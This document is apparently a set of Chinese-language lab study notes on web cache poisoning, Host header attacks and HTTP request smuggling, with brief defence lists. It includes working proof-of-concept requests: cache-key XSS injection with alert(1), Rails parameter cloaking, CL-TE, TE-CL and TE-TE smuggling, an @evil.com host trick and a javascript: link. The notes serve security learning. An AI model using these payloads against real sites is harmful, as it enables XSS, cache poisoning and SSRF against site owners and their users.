2. 构造可以注入XSS的链接，先存入缓存服务器，然后诱骗用户点击，以此绕过浏览器的url编码（恶意攻击者发送的是XSS链，用户发送的是经过url编码的XSS链，但由于缓存服务器会规范化输入，两个请求将导向同一个缓存）

投毒步骤：

1. 找到可以影响页面的非缓存键（Param），缓存键（用于cache Buster 或是cache key 注入）
2. 设置buster以方便快速查看和验证结果，对页面进行投毒

这里指设置不一样非缓存键（用于注入XSS）和缓存键（用于保证每次响应都来自服务器而不是缓存服务器）来尝试注入xss

3. 取消buster，卡点发起恶意请求，使之缓存到cache服务器

这里指恢复缓存键为正常值，卡点发起请求来污染Web Cache

Param Mine:

猜测非缓存键

1. Guess Params->Guess Headers http头
2. Guess Params->Guess Get Parameters 请求参数 如utm系列

依据Cache应用（服务端）缺陷的攻击思路：

1. X-Forwarded-Host头，X-Host，COOKIE头的某个字段，直接反射到用户的响应内容中

2. X-Forwarded-Scheme/X-Forwarded-Proto 结合X-Forwarded-Host, 某些网站设置当协议不是https的时候, 强制重定向到https协议, 如果对host加以更改, 即可重定向到恶意的界面。此时, 对js资源投毒即可执行相关的恶意js代码
3. 响应头中的Cache-Control指定了cache的更新频率, Vary指定了cache key (即使平时是作为非缓存键), 可利用其进一步构造攻击思路, 比如页面存在XSS注入, 依赖XSS让用户访问恶意服务器, 读取特定用户的userAgent即可针对某一用户投毒

```
Vary: User-Agent
Cache-Control: max-age=30
Age: 21
```

4. 投毒的对象不仅是js, 还可以是请求的数据, 修改头部信息使得网站向恶意网址请求数据, 需要注意的是恶意网站的头部需设置cor, 如Access-Control-Allow-Origin: * 从而可以正常请求。
5. X-original-url用于变更请求的路径, 揭晓第五个实验的一些知识点。(第五个实验是在第四个实验的基础上, 结合x-original-url构造一个利用链, 关键是通过x-original-url强制用户更改自己的cookie信息)
 1. 缓存不会存储含有setCookie的响应, 所以通过x-original-url直接导向的302页面 (含有setcookie), 其不会被缓存
 2. 网页中的路径存在/分隔, 也存在\分隔, 可以猜测, 网页会对aa\bb重定向为aa/bb, 于是可以将x-original-url的路径\分隔, 让网页自动重定向到正确的/路径 (302页面, 此时, 该重定向没有setcookie, 其可以被缓存), 后面的重定向就是setcookie的过程

依据Cache本身实现缺陷的攻击思路

cache服务器会对请求头做很多处理, 包括但不限于, 去除查询参数, 过滤特殊的参数, 规范化输入等, 这些操作可能会引入漏洞。通用的查找这方面漏洞的方法如下:

1. 确定一个合适的缓存oracle (会返回是否缓存, 缓存键等信息)
2. 测试缓存键的处理方式。(对缓存键的处理方式, 比如参数过滤)
3. 构造利用链 (直接构造XSS漏洞, 或是缓存投毒js文件, 然后让其远程注入js)

攻击例子

1. 利用参数过滤的cache机制, 网站对所有的参数都作为非缓存键, 此外, 往链接加?id=xx, 其会反射到页面上, 存在XSS漏洞, 这种漏洞可能被cache给掩盖。(最好还是找一个cache key来方便测试, 强制和服务交互)
2. UTM, 利用参数过滤cache机制, 但网页只对类似UTM参数作为非缓存键, 其他都视为缓存键
3. Ruby Rail, 利用参数过滤cache机制, 但利用的是Ruby Rail框架的缺陷, 分号会被解释为&, 但缓存服务器不会, 这样可以通过覆写某些关键的字段来实现xss注入 (js中的callback参数所指向的函数名是加载完成后执行的函数)

```
GET /js/geolocate.js?callback=setCountryCookie&utm_content=9;callback=alert() HTTP/2
```

4. Fat GET, 服务器会把在body的参数中的请求参数重新赋值一遍 (具体看服务器实现), 但一般body的内容不会作为缓存键, 以此投毒, 但条件是服务器允许接受含有body的GET请求, 如果X-HTTP-Method-Override是非缓存键的话, 可以用X-HTTP-Method-Override: POST 绕过

5. Normalize url, 服务器将url的参数原封不动的渲染到页面上, 浏览器的编码会将<>进行urlencode, 因此导致无法成功注入x s s攻击 (场景: 后端不对请求参数URL解码而是直接拿来用), 但是cache服务器会自动解码, 这样就使得对URLencod前后的请求导向了同一缓存, 利用这个特点可以投毒. **需要用户点击恶意链接, 这个漏洞的意义在于, 通过cache系统, 可以实现原本不可能的XSS反射漏洞的注入, 并将其攻击面扩大**
6. Cache key注入, cache key是由两个组件拼接而成, 通过构造两个组件形成恶意的cache key, 再让用户点击含有恶意cache key的链接

```
GET /path?param=123 HTTP/1.1
Origin: '-alert(1)-'__

HTTP/1.1 200 OK
X-Cache-Key: /path?param=123__Origin='-alert(1)-'__

<script>...' -alert(1)-'...</script>

用户访问
GET /path?param=123__Origin='-alert(1)-'__ HTTP/1.1

HTTP/1.1 200 OK
X-Cache-Key: /path?param=123__Origin='-alert(1)-'__
X-Cache: hit

<script>...' -alert(1)-'...</script>
```

前提: 缓存键可以控制返回的内容

7. internal cache投毒

网站不设置cache服务器, 而是内置的缓存, 将网站的多个资源点拆分为多个片段, 组合起来成为响应的内容, 多试几次即可投毒。对于这种类型的辨别方法是, 当一个页面注入了缓存, 在其他子页面也会显现出相关的注入。

知识点:

1. Pragma: x-get-cache-key 返回网页所认为的cache key, 可以通过它来构造buster
2. UTM系列参数, 如utm_content, 不会被认为是缓存键
3. 一般请求行 (第一行) 是作为缓存键, 包括了参数
4. X-forwarded-host 常用于覆写host头

防范方法:

1. 对于非缓存键的处理, 不要让其影响到页面的响应内容 (网站服务器)
2. 对于缓存键, 为避免cache key注入, 应该禁用掉不需要的缓存键。(缓存服务器)
3. 生产环境下, 在响应中不要返回cache相关的信息, 禁用掉一些用于调试的cache请求头 (缓存服务器)
4. 确保网站服务器和缓存服务器的解析是一致的
5. 禁止含有body的GET请求 (某些第三方库会允许)
6. 为可能存在的, 或是不认为有威胁的漏洞打补丁

HTTP Host请求头攻击

Host请求头HTTP请求的一个字段，常常是所访问的域名，在虚拟主机场景中，用于区分不同的Web服务，此外，也可用于反向代理/负载均衡器，用来分流，负载均衡（CDN），如果内网的反向代理不过滤host，可能会造成SSRF攻击，如果网站的响应中使用了该host头的内容，则还可能存在逻辑漏洞，Web cache投毒，XSS注入等风险。

测试方式

1. 随机更改请求头，看起是否有错误处理
2. 增加端口部分，数字或是字符串，是否可以响应到页面
3. 模糊测试
 1. 一个请求中发送两个host头，观察反向代理服务器和网页服务器的解析情况
 2. 请求行的路径，改用http绝对路径
 3. 两个host头中，其中一个用TAB号隔开（解析可能不一致）
 4. 注入可以修改host的其他请求头

```
X-Host
X-Forwarded-Server
X-HTTP-Host-Override
Forwarded
可以用Param Miner的Guess headers来发现
```

攻击方式

1. 关于密码的设置攻击（身份认证绕过记录）
2. 使用两个Host请求头，绕过反向代理服务器，利用web cache投毒（代理服务器拿最后一个header头，网页服务器拿第一个头）
3. 利用localhost/127.0.0.1/0.0.0.0等字段的host头来越权访问
4. 修改host头，利用反向代理服务器来实现SSRF（内网探测等）
5. 反向代理检查URL请求时，接受请求行的绝对路径（GET https://XXX），以此绕过对host头的过滤，再执行SSRF，或是在请求行的路径前加@evil.com可以暴露后端服务器的IP/域名
6. 在同一个TCP连接中，反向代理服务器偷懒只检查了第一个请求的请求头host，对后续的请求不做检查，用Tubor工具，可以绕过，更改后续请求的host

防范方法

1. 在开发过程中，尽量不要使用host头提供的内容作为网页的某个资源的绝对路径，可以改用相对路径
2. 网站服务器和反向代理都要对host头设置白名单，过滤不规范的输入
3. 禁用可以覆写host头的请求头，如x-host
4. 使用虚拟主机的时候，不要将内网的服务部署上去，防止直接通过修改host请求头访问

HTTP request smuggling HTTP 请求走私

HTTP请求走私发生在这样一个场景，前端服务器（比如反向代理服务器）和后端服务器对数据长度的解析使用的请求头不一致，比如一个是使用Content-Length另一个使用的是Transfer-Encoding，当前端服务器和后端服务器使用长连接的方式的时候，前端会把多个http请求放在同一个传输层传输，恶意的请求中含有逻辑上的“分隔符”，使其会被前端视为一个，被后端视为两个或多个，以此向后端发起进一步攻击。

Transfer-Encoding请求头介绍

添加请求头之后，数据部分内容，第一行是十六进制的字符串，表示后面的数据块大小有多少个，这一整个作为一个chunk,可以有多个chunk，每个chunk后面必须跟着换行和回车符作为结束符，结束符不计入字节数

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

b
q=smuggling
0
```

根据前端和后端服务器的不一致，我们可以有如下概念思路

攻击思路：

1. CT-TE

前端服务器支持Content-Length,后端支持Transfer-Encoding, 前端看见的是 6字节，后端解析的只有chunk，剩余的部分将会和下一个请求拼接在一起，发送GPOST方法

```
POST / HTTP/1.1
Host: 0alf00b403b0198c820a1a0500460076.web-security-academy.net
Transfer-Encoding: chunked
Content-Length: 6

0

G
```

2. TE-CT

原理类似，需要注意的是0后面需要两个换行+回车符

```
POST / HTTP/1.1
Transfer-Encoding: chunked
Content-Length: 4

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
```

3. TE-TE 混淆

前端可以正确解析，后端被混淆之后采用了CT

```
POST / HTTP/1.1
Content-Length: 4
Transfer-Encoding: chunked
Transfer-Encoding: cow

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
```

Prototype pollution 原型链污染

URLencoding

%2f=%20=[space]%00=null

其他others

1. 通过href执行js脚本

```
<a href="javascript:alert()">Clickme</a>
```

2. <script>标签可以直接绕过“用于js的脚本的xss绕过
3. 常见的文件备份名字

```
".git"、".svn"、".swp"、".XXX~"、".bak"、".bash_history"、".bkf"
```

4. 哈希算法

以下是一些常见哈希算法的输出长度（以位数为单位）：

- MD5: 128位
- SHA-1: 160位
- SHA-256: 256位
- SHA-384: 384位
- SHA-512: 512位
- Blake2b: 可变长度，最长512位
- RIPEMD-160: 160位